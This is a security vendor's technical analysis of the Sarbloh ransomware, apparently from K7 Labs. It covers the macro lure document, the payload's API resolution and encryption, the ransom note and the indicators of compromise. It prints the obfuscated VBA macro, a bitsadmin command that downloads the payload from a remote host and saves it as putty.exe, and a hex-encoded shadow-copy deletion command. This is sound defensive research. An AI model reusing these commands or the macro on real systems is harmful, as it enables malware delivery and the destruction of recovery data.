# Sarbloh: The Ransomware With NO Demand

labs.k7computing.com/

By Rajesh R

March 5, 2021


We came across this tweet about **Sarbloh ransomware** exploiting the current political climate of the country. We have seen malware using similar tactics in the past and enticing users with trending news like COVID-19 or the US elections as their theme. However, this approach by the threat actors was quite intriguing considering the fact that there were no ransom demands.

The ransomware note claims that this notoriety was put together by **"*Khalsa Cyber Fauj*"**. The intended targets of this ransomware is not known as yet. Usually there will be a ransom amount demanded by the threat actors, but in this case there is no demand. Since there is no monetary gain for the malware authors, we think this is related to hacktivism. In this blog, we will be explaining the technical aspects of this ransomware.

**Technical Details**

Sarbloh is neat and straight forward. The binaries are not packed and it mostly uses Windows native APIs. The functions are in sequential order similar to any run-of-the-mill ransomware. The ransomware authors have been lax in using evasion techniques making us to believe that this malware is meant for hit-and-run type of attacks.

The initial vector is a *docm* file with a really good tutorial on how to enable macros in MS Office with patriotic themed images.



SECURITY WARNING Macros have been disabled. Enable Content

Please enable macros to view the full file contents!
कृपया सक्षम करें macros देखने के लिए पूरी फ़ाइल विषय।

Security Warning Macros have been disabled. Options...

Microsoft Office Security Options

Security Alert - Macro

Macro

Macros have been disabled. Macros might contain viruses or other security hazards. Do not enable this content unless you trust the source of this file.

**Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source.**

More information


File Path: C:\Users\niggaer\Desktop\Doc1.docm

○ Help protect me from unknown content (recommended)

● Enable this content

*Figure 1: Malicious DOCM file*

The *docm* file contains a simple macro which assigns **bitsadmin** a job to download the payload. Using bitsadmin is not new and is popular amongst malware variants. Their **payload** is **saved** as **putty.exe**. This name is used to avoid suspicion as it looks similar to a popular application.




```
Dim tKTSMASYXK As String
tKTSMASYXK = Space(vUXRBEFWWFVAP)
Dim iQDBSREAJJVCDBLKAGX As Long
iQDBSREAJJVCDBLKAGX = GetCurrentDirectory(vUXRBEFWWFVAP, tKTSMASYXK)
tKTSMASYXK = Left(tKTSMASYXK, InStr(tKTSMASYXK, vbNullChar) - 1)
aBBMXFDPLCFE = CreateProcessA(mNWIGENREYIUGMPSNK, mtfxdlgfwsxa("6269747361646d696e202f7472616e73666572206d79446f776e6c6f61644a4f6232332068
If aBBMXFDPLCFE = 0 Then
Exit Sub
Else
vYBNYBMWDIOPXGQLY = WaitForSingleObject(structProcessInformation.nNLBYBCNSKGBCQMOMY, uRRNLDPOUTLCYKOUQNRX)
eBOIVUIXGZQX = CreateProcessA(mNWIGENREYIUGMPSNK, tKTSMASYXK + mtfxdlgfwsxa("5c5c70") & mtfxdlgfwsxa("757474792e657865"), 0&, 0&, False, jl
vYBNYBMWDIOPXGQLY = WaitForSingleObject(structProcessInformation.nNLBYBCNSKGBCQMOMY, uRRNLDPOUTLCYKOUQNRX)
eBOIVUIXGZQX = CreateProcessA(mNWIGENREYIUGMPSNK, mtfxdlgfwsxa("767373") & mtfxdlgfwsxa("61646d696e2064656c657465207368616f7773202f616c6
End If
End Sub
Private Function mtfxdlgfwsxa(ByVal gzdppyufultz As String) As String
Dim jdrmcyqidsrv As Long
For jdrmcyqidsrv = 1 To Len(gzdppyufultz) Step 2
mtfxdlgfwsxa = mtfxdlgfwsxa & Chr$(Val("&H" & Mid$(gzdppyufultz, jdrmcyqidsrv, 2)))
Next jdrmcyqidsrv
End Function
```

Watches

| Expression | Value | Type | Context |
|---|---|---|---|
| 6ǿ mtfxdlgfwsxa | "bitsadmin /transfer myDownloadJOb23 https://s3.ap-south-1.amazonaws.com/ans.video.input/transcode_input/profile16146" | String | NewMacros.mtfxdlgfwsxa |
| 6ǿ mNWIGENREYIUGMPSNK | "" | String | NewMacros.test |
| 6ǿ mtfxdlgfwsxa | <Expression not defined in context> | Empty | NewMacros.test |
| 6ǿ tKTSMASYXK | "C:\Users[redacted]Desktop" | String | NewMacros.test |


*Figure 2: Malicious Macro*



```
bitsadmin /transfer myDownloadJOb23
https://s3.ap-south-1.amazonaws.com/ans.video.input/transcode_input/profile1614681577
8005vw0qb.png C:\Users\admin\AppData\Local\Temp\\putty.exe
```

*Figure 3: Bitsadmin Job*

Now we will be discussing the code flow of the ransomware payload. The flow is neat and starts with getting the base address of ntdll from Process Environment Block (PEB). This is one of the standard ways of malware loading DLL during runtime. The complete method could be found here.




```
mov ebp,esp
mov eax,dword ptr fs:[18]             eax:L"ranso
sub esp,10
mov eax,dword ptr ds:[eax+30]         eax:L"ranso
push ebx                              ebx:&"È/Ã"
push esi                              esi:"U■ì■äø
push edi                              edi:&"°4Ã"
mov ebx,dword ptr ds:[eax+C]          ebx:&"È/Ã",
add ebx,14                            ebx:&"È/Ã"
mov edi,dword ptr ds:[ebx]            edi:&"°4Ã",
nop word ptr ds:[eax+eax],ax
mov eax,dword ptr ds:[edi+28]         eax:L"ranso
mov edx,ransom.BE4EF4                 edx:L"ntdll
movzx ecx,word ptr ds:[eax]           eax:L"ranso
cmp cx,word ptr ds:[BE4EF4]           00BE4EF4:L"
jne ransom.BE2BEB
```

```
                                Hide FPU
EAX      00C31F26      L"ransom.exe"
EBX      77195D94      &"È/Ã"
ECX      00000072      'r'
EDX      00BE4EF4      L"ntdll.dll"
EBP      007DFB08      &"dü}"
ESP      007DFAEC      &"U■ì■äø■ì@è'\n"
ESI      00BE2100      "U■ì■äø■ì@è'\n"
EDI      00C330D0      &"°4Ã"

EIP      00BE2BCB      ransom.00BE2BCB

EFLAGS     00000202
ZF 0   PF 0   AF 0
```

*Figure 4: Search for ntdll base address using PEB*




```
mov esi,dword ptr ds:[edi+10]         esi:"MZ", [
test esi,esi                          esi:"MZ"
je ransom.BE2BF7
mov ecx,ransom.BE57E8                 ecx:"19AD1C
call <ransom.Decrypt_API_String>
mov edx,eax                           edx:L"gdi32
mov ecx,esi                           ecx:"19AD1C
call <ransom.Get_Api_address>
mov ecx,ransom.BE500C                 ecx:"19AD1C
mov dword ptr ds:[BF7A08],eax         eax:"Termsr
call <ransom.Decrypt_API_String>
mov edx,eax                           edx:L"gdi32
mov ecx,esi                           ecx:"19AD1C
```

```
                                Hide FPU
EAX      77078284      "TermsrvGetWindowsDirectoryW"
EBX      77195D94      &"E/A"
ECX      00BE57E8      "19AD1C6E644054182355"
EDX      00BE4F08      L"gdi32.dll"
EBP      007DFB08      &"dü}"
ESP      007DFAEC      &"U■ì■äø■ì@è'\n"
ESI      77070000      "MZ"
EDI      00C32FC8      &"■8Ã"

EIP      00BE2C0C      ransom.00BE2C0C
```

*Figure 5: Decrypting DLL names and API strings*


Encrypted DLL and function names are embedded in encrypted format within resources and are decrypted and loaded during runtime. The authors also left a message for the people reversing the ransomware. The decryption key for the names, is a combination of a string and a unicode value. The string is "*FUCKINDIA*". From here on, the steps are similar to how any generic ransomware would work.



```
uVar6 = 2;
do {
  *(uint *)((int)auStack1036 + iVar5 + 8) = uVar6;
  *(uint *)((int)auStack1036 + iVar5) = uVar6 - 2;
  *(uint *)((int)auStack2060 + iVar5) = (uint)(byte)"FUCKINDIA"[(uVar6 - 2) % (uint)local_8];
  *(uint *)((int)auStack1036 + iVar5 + 4) = uVar6 - 1;
  *(uint *)((int)auStack2060 + iVar5 + 4) = (uint)(byte)"FUCKINDIA"[(uVar6 - 1) % (uint)local_8];
  *(uint *)((int)auStack2060 + iVar5 + 8) = (uint)(byte)"FUCKINDIA"[uVar6 % (uint)local_8];
  *(uint *)((int)auStack1036 + iVar5 + 0xc) = uVar6 + 1;
  *(uint *)((int)auStack2060 + iVar5 + 0xc) = (uint)(byte)"FUCKINDIA"[(uVar6 + 1) % (uint)local_8]
```

*Figure 6: String used in Decryption of API and DLL names*


The next step is searching for the addresses of key APIs like *LdrLoadDll, LdrGetProcedureAddress,* etc. These are the required APIs for enumerating and encrypting the files. After this, the ransomware's public keys are imported. Here, the C drive is hardcoded in the binary and only files in the C drive are encrypted. So, all the files in this drive are enumerated and a key pair is generated for each file using *CryptGenKey*. Using the public key, and with the key pair generated per file, the file is encrypted and the key pair itself is encrypted using the ransomware's public key and is appended to the end of the file. *CryptEncrypt* API is used for encryption. Looking at the encryption code flow, we think this a DIY ransomware attempt, as we found a similar one in Microsoft forums like here.



```
00BE1A00    C745 FC 00000000    mov dword ptr ss:[ebp-4],0
00BE1A07    57                  push edi
00BE1A08    57                  push edi
00BE1A09    8D45 FC             lea eax,dword ptr ss:[ebp-4]
00BE1A0C    C745 F4 00000000    mov dword ptr ss:[ebp-C],0
00BE1A13    50                  push eax
00BE1A14    57                  push edi
00BE1A15    57                  push edi
00BE1A16    57                  push edi
00BE1A17    68 D038BE00         push ransom.BE38D0
00BE1A1C    897D F8             mov dword ptr ss:[ebp-8],edi
00BE1A1F    FF15 5879BF00       call dword ptr ds:[<&CryptStringToBinaryW>]

00BE38D0 L"-----BEGIN PUBLIC KEY-----MIIBITANBgkqhkiG9w0BAQEFAAOCAQ4AMIIBCQKCA
```


*Figure 7: Importing Ransomware's Public Key*



```
mov dword ptr ss:[esp+14],esi                              EAX   00000003
lea edi,dword ptr ds:[ebx+8]                               EBX   02A0F118   &L"C:\\"
nop word ptr ds:[eax+eax],ax                               ECX   02A0F120
mov edx,dword ptr ds:[ebx]                 edx:L"C:\\"     EDX   00BE58A0   L"C:\\"
push ecx                                                   EBP   02A0F964
push esi                                   esi:&"iïx\n     ESP   02A0F0D4
push 0                                                     ESI   02A0F130   &"iïx\n\v■"
mov ecx,edi                                                EDI   02A0F120
call <ransom.DosPathNameToRelativeNtPathName>
add esp,C
```

*Figure 8: C drive path Hardcoded*

The file names are changed using *SetFileInformation* API. A set of inclusion list for extensions and exclusion list for directories are also used. Finally, a thread is created which generates a window for displaying the ransomware note.



```
YOUR FILES ARE GONE!!!
THEY WILL NOT BE RECOVERABLE UNTIL THE DEMANDS OF THE FARMERS HAVE BEEN MET

WHAT HAPPENED TO THEM?
Using military grade EnCryPtiOn all the files on your system have been made useless.

India, Sikhs have long been the face against the oppression placed upon them.
Each time we have resisted.
Today you come for the very throats of Hindu, Sikh, and Muslim farmers by trying to take their livelihood.
You will not succeed in your sinister ways.
The two-sided sword of the Khalsa is at any moments notice. Tyaar bar tyaar.
Wherever our blood is spilled, the tree of Sikhi uproots from there.
If your intentions for the farmer's are pure and
you wish to help them, this is not the way.
Halemi Raj, Sikh Raj, was not this way.


If the laws are not repealed. Your fate is no
different to what the Khalsa did to Sirhind.

Waheguru Ji Ka Khalsa, Waheguru Ji Ki Fateh

Khalsa Cyber Fauj
```

*Figure 9: Ransomware Note*

Usually ransomware authors leave contact information in the note. But in the case of Sarbloh, no email or a bitcoin invoice is available, leaving the victims with no hope of recovering their files.

We at K7 Computing constantly monitor for such malware and ensure that we provide proactive protection against such attacks. Also our **Generic Anti-Ransomware** feature in our security product flags this before the ransomware can execute. As always, we recommend our customers to use the K7 security products to protect your data and keep it updated to stay protected from the latest threats.

### Indicators Of Compromise (IoCs)

| File Name | Hash | K7 Detection Name |
|---|---|---|
| profile16146815778005vw0qb.png | 8E7ED531E974D966E927E4B33CA0D98F4B269503 | Trojan ( 00578ab71 ) |
| doc1.docm | 82B36C510877CA7A59D20415FF939E0E | Trojan ( 000114e01 ) |